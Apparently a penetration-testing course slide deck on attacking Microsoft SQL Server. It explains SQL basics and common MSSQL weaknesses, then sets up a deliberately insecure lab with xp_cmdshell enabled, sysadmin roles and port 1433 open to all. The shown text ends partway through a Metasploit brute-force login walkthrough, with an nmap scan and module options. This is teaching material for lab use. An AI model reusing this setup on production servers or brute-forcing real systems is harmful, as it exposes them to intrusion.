
MSSQL

Server Exploits - Module 2

What is SQL?

SQL

SQL (Structured Query Language) is a language used for querying or modifying a database.

Database

user_id	first_name	last_name	age
1	Joe	Doe	29
2	Jane	Dan	31
3	Potter	Paul	39
4	Pil	Passot	41

Table: Users



order_id	name	price	user_id
1	Wristwatch	\$10	4
2	Keyboard	\$42	2
3	Chair	\$120	4
4	Phone	\$310	1

Table: Orders

Database Management System

SQL is used to communicate/modify information stored inside databases. A Database Management System (DBMS) uses SQL syntax to run the queries. Some popular ones are

- MySQL
 - MSSQL
 - PostgreSQL
-

Database Management System

Oracle	<code>SELECT banner FROM v\$version</code> <code>SELECT version FROM v\$instance</code>
Microsoft	<code>SELECT @@version</code>
PostgreSQL	<code>SELECT version()</code>
MySQL	<code>SELECT @@version</code>

Database Management System

Ideally, an application (web, executable, etc.) uses a DBMS to manipulate and control its data. A user of the application should not have access to the database, and should only be able to access data as limited by the application's queries.

MSSQL

MSSQL

Microsoft SQL (MSSQL) is a common DBMS used in Windows servers.


Many applications will only run on Windows computers, and require MSSQL to run. Several applications can have a database on one server, however applications need to be coded securely to ensure that leakage between databases does not occur.

It's default port is 1433.

Server Configuration

Option 1

- Does not require running on external port (runs on localhost port 1433)
- No separation between Data and apps




Windows Server

Server Configuration

Option 2

- Requires port 1433 Running externally
- Good separation of Data and app (good for ext. applications)



MSSQL

Each application can have its own database running on the server, or even its own database server. Most times (financial reasons) you will see MSSQL and the application running on the same machine.

MSSQL - Important Notes

MSSQL has several system databases used for keeping track about data on itself. Some important ones are:

- **master Database:** Records all the system-level information for an instance of SQL Server. Holds information about database users.
 - **msdb Database:** Is used by SQL Server Agent for scheduling alerts and jobs.
 - **model Database:** Is used as the template for all databases created on the instance of SQL Server.
 - **tempdb Database :** Is a work-space for holding temporary objects or intermediate result sets.
-

MSSQL - Common Weaknesses

1. **Default settings** - The default username for MSSQL is sa (system admin), and is commonly what people use to authenticate. Knowing a username is half a brute force attack.
 2. **Brute force** - No lockout
 3. **Active Directory authentication** - If an attacker gets into a database, they may be able to get information about AD accounts
 4. **xp_cmdshell** - If this is enabled you can run system commands through MSSQL. A DB admin can enable/disable this.
 5. **Lazy scripting** - queries with hard coded credentials.
-

Setup

Installation

Generally, you should run this on a fresh server and not install MSSQL on your DC. Depending on your host machine's resources, you can spin up a fresh server and add it to your domain, or install MSSQL on your DC.

You can find SQL Server Developer Version at <https://www.microsoft.com/en-in/sql-server/sql-server-downloads>

Installation

You can run the SQL EXE after download. You can select the Basic Installation



Installation


You will also want to download sql Server Managment Studio from

<https://learn.microsoft.com/en-us/sql/ssms/download-sql-server-management-studio-ssms?view=sql-server-ver16>

This will allow you to manage your database

You should be able to login with your Windows Authentication

Installation




To query your databases, you can select New Query at the top of the window.



Installation

We can now query all the users (principles) in the database with the following query.




A screenshot of a SQL query editor window. The title bar reads "SQLQuery1.sql - WI...0EGKA6\beard (66))*". The query text is as follows:

```
SELECT *  
FROM master.sys.database_principals;
```

Installation

This will show all the SQL users




The screenshot shows the SQL Server Enterprise Manager interface. The 'Results' pane displays a table with the following columns: name, principal_id, type, type_desc, default_schema_name, and create_date. The table lists various SQL users and roles, including 'public', 'dbo', 'guest', 'INFORMATION_SCHEMA', 'sys', '##MS_PolicyEventProcessingLogin##', '##MS_AgentSigningCertificate##', 'db_owner', and 'db_accessadmin'.

	name	principal_id	type	type_desc	default_schema_name	create_date
1	public	0	R	DATABASE_ROLE	NULL	2003-04-08 09:10:19.630
2	dbo	1	S	SQL_USER	dbo	2003-04-08 09:10:19.600
3	guest	2	S	SQL_USER	guest	2003-04-08 09:10:19.647
4	INFORMATION_SCHEMA	3	S	SQL_USER	NULL	2009-04-13 12:59:06.013
5	sys	4	S	SQL_USER	NULL	2009-04-13 12:59:06.013
6	##MS_PolicyEventProcessingLogin##	5	S	SQL_USER	dbo	2022-10-08 06:32:02.560
7	##MS_AgentSigningCertificate##	6	C	CERTIFICATE_MAPPED_USER	NULL	2022-10-08 06:32:07.003
8	db_owner	16384	R	DATABASE_ROLE	NULL	2003-04-08 09:10:19.677
9	db_accessadmin	16385	R	DATABASE_ROLE	NULL	2003-04-08 09:10:19.677

Installation

Let's add a new SQL User. Right click the Security folder and click New -> Login



Installation

Create a Login Name and select SQL Server authentication. Also create a password.

Login - New

Select a page

- General
- Server Roles
- User Mapping
- Securables
- Status

Script ? Help

Login name: SuperAdmin Search...

☐ Windows authentication

☒ SQL Server authentication

Password:

Confirm password:

☐ Specify old password

Old password:

☒ Enforce password policy

☐ Enforce password expiration

☐ User must change password at next login

☐ Mapped to certificate

☐ Mapped to asymmetric key

☐ Map to Credential

Add

Mapped Credentials

Credential

Connection

Server: WIN-DG58V0EGKA6

Installation


Click Server Roles on the left and give the user the following privileges.

Server roles:

<input type="checkbox"/>	##MS_DatabaseConnector##
<input type="checkbox"/>	##MS_DatabaseManager##
<input type="checkbox"/>	##MS_DefinitionReader##
<input type="checkbox"/>	##MS_LoginManager##
<input type="checkbox"/>	##MS_PerformanceDefinitionReader##
<input type="checkbox"/>	##MS_SecurityDefinitionReader##
<input type="checkbox"/>	##MS_ServerPerformanceStateReader##
<input type="checkbox"/>	##MS_ServerSecurityStateReader##
<input type="checkbox"/>	##MS_ServerStateManager##
<input type="checkbox"/>	##MS_ServerStateReader##
<input type="checkbox"/>	bulkadmin
<input checked="" type="checkbox"/>	dbcreator
<input type="checkbox"/>	diskadmin
<input type="checkbox"/>	processadmin
<input checked="" type="checkbox"/>	public
<input checked="" type="checkbox"/>	securityadmin
<input checked="" type="checkbox"/>	serveradmin
<input checked="" type="checkbox"/>	setupadmin
<input checked="" type="checkbox"/>	sysadmin


Installation

Next right click on your server and select properties.




Installation

Go to security and select SQL and Windows Authentication.
Click OK when done




Installation

Next right click on your server and click Facets




Installation

In the drop down select Server Security




Installation

Set XPCmdShellEnabled to True. Select OK




Installation

Next open SQL Server Configuration Manager located at
`C:\Windows\SysWOW64\SQLServerManager16`




Installation

Select Protocols for MSSQLSERVER and right-click TCP/IP and Enable it.




Installation

No right click TCP/IP and select Properties




Installation

Go to the IP address you want to listen on (usually 192.168) and ensure that it is set to Active and Enabled. Click Apply when done



Installation

Lastly open Windows Defender Firewall and create an inbound rule to allow access to port 1433 from anywhere. Restart your server when all steps are complete.

Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol	Local Port	Remote Port	Authorized Users	Authorized Co
 MSSQL		All	Yes	Allow	No	Any	Any	Any	TCP	1433	Any	Any	Any

Attacking MSSQL

Nmap

You should be able to nmap your server from Kali and see that the port is open.

```
(bryan@kali)-[~]  
$ nmap -p 1433 192.168.2.15 -Pn  
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-06 14:27 EST  
Nmap scan report for 192.168.2.15  
Host is up (0.00034s latency).  
  
PORT      STATE SERVICE  
1433/tcp  open  ms-sql-s
```

Metasploit

Metasploit has a ton of modules we can use to attack MSSQL. First load up Metasploit with the msfconsole command in Kali. Then use search mssql to see all the modules.

```
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mssql/mssql_exec) > search mssql
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/misc/ais_esel_server_rce	2019-03-27	excellent	Yes	AIS logistics ESEL-Server Unauth SQL Inject
1	auxiliary/server/capture/mssql		normal	No	Authentication Capture: MSSQL
2	auxiliary/gather/billquick_txtid_sql	2021-10-22	normal	Yes	BillQuick Web Suite txtID SQLi
3	auxiliary/gather/lansweeper_collector		normal	No	Lansweeper Credential Collector
4	exploit/windows/mssql/lyris_listmanager_weak_pass	2005-12-08	excellent	No	Lyris ListManager MSDE Weak sa Password
5	exploit/windows/mssql/ms02_039_slammer	2002-07-24	good	Yes	MS02-039 Microsoft SQL Server Resolution Ov
6	exploit/windows/mssql/ms02_056_hello	2002-08-05	good	Yes	MS02-056 Microsoft SQL Server Hello Overflo
7	exploit/windows/mssql/ms09_004_sp_replwritetovarbin	2008-12-09	good	Yes	MS09-004 Microsoft SQL Server sp_replwrit
8	exploit/windows/mssql/ms09_004_sp_replwritetovarbin_sql	2008-12-09	excellent	Yes	MS09-004 Microsoft SQL Server sp_replwrit

option via SQL Injection

Brute Force

We see that Metasploit has a login module we can use for a brute force attack.

```
8 exploit/windows/mssql/ms09_004_sp_replwritetovarb
option via SQL Injection
9 exploit/windows/iis/msadc
mmand Execution
10 auxiliary/scanner/mssql/mssql_login
11 auxiliary/scanner/mssql/mssql_hashdump
12 auxiliary/scanner/mssql/mssql_ping
13 auxiliary/scanner/mssql/mssql_schemadump
14 exploit/windows/mssql/mssql_clr_payload
```

Brute Force

We can use the command “use auxiliary/scanner/mssql/mssql_login” or “use 10” to select it.

```
msf6 auxiliary(admin/mssql/mssql_exec) > use 10  
msf6 auxiliary(scanner/mssql/mssql_login) > █
```

Brute Force

Use “options” to display all the options for the module.

```
msf6 auxiliary(scanner/mssql/mssql_login) > options
```

```
Module options (auxiliary/scanner/mssql/mssql_login):
```

Name	Current Setting	Required	Description	Help
BLANK_PASSWORDS	true	no	Try blank passwords for all users	
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5	
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database	
DB_ALL_PASS	false	no	Add all passwords in the current database to the list	
DB_ALL_USERS	false	no	Add all users in the current database to the list	
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none,	
PASSWORD	#Crafty123	no	A specific password to authenticate with	
PASS_FILE		no	File containing passwords, one per line	
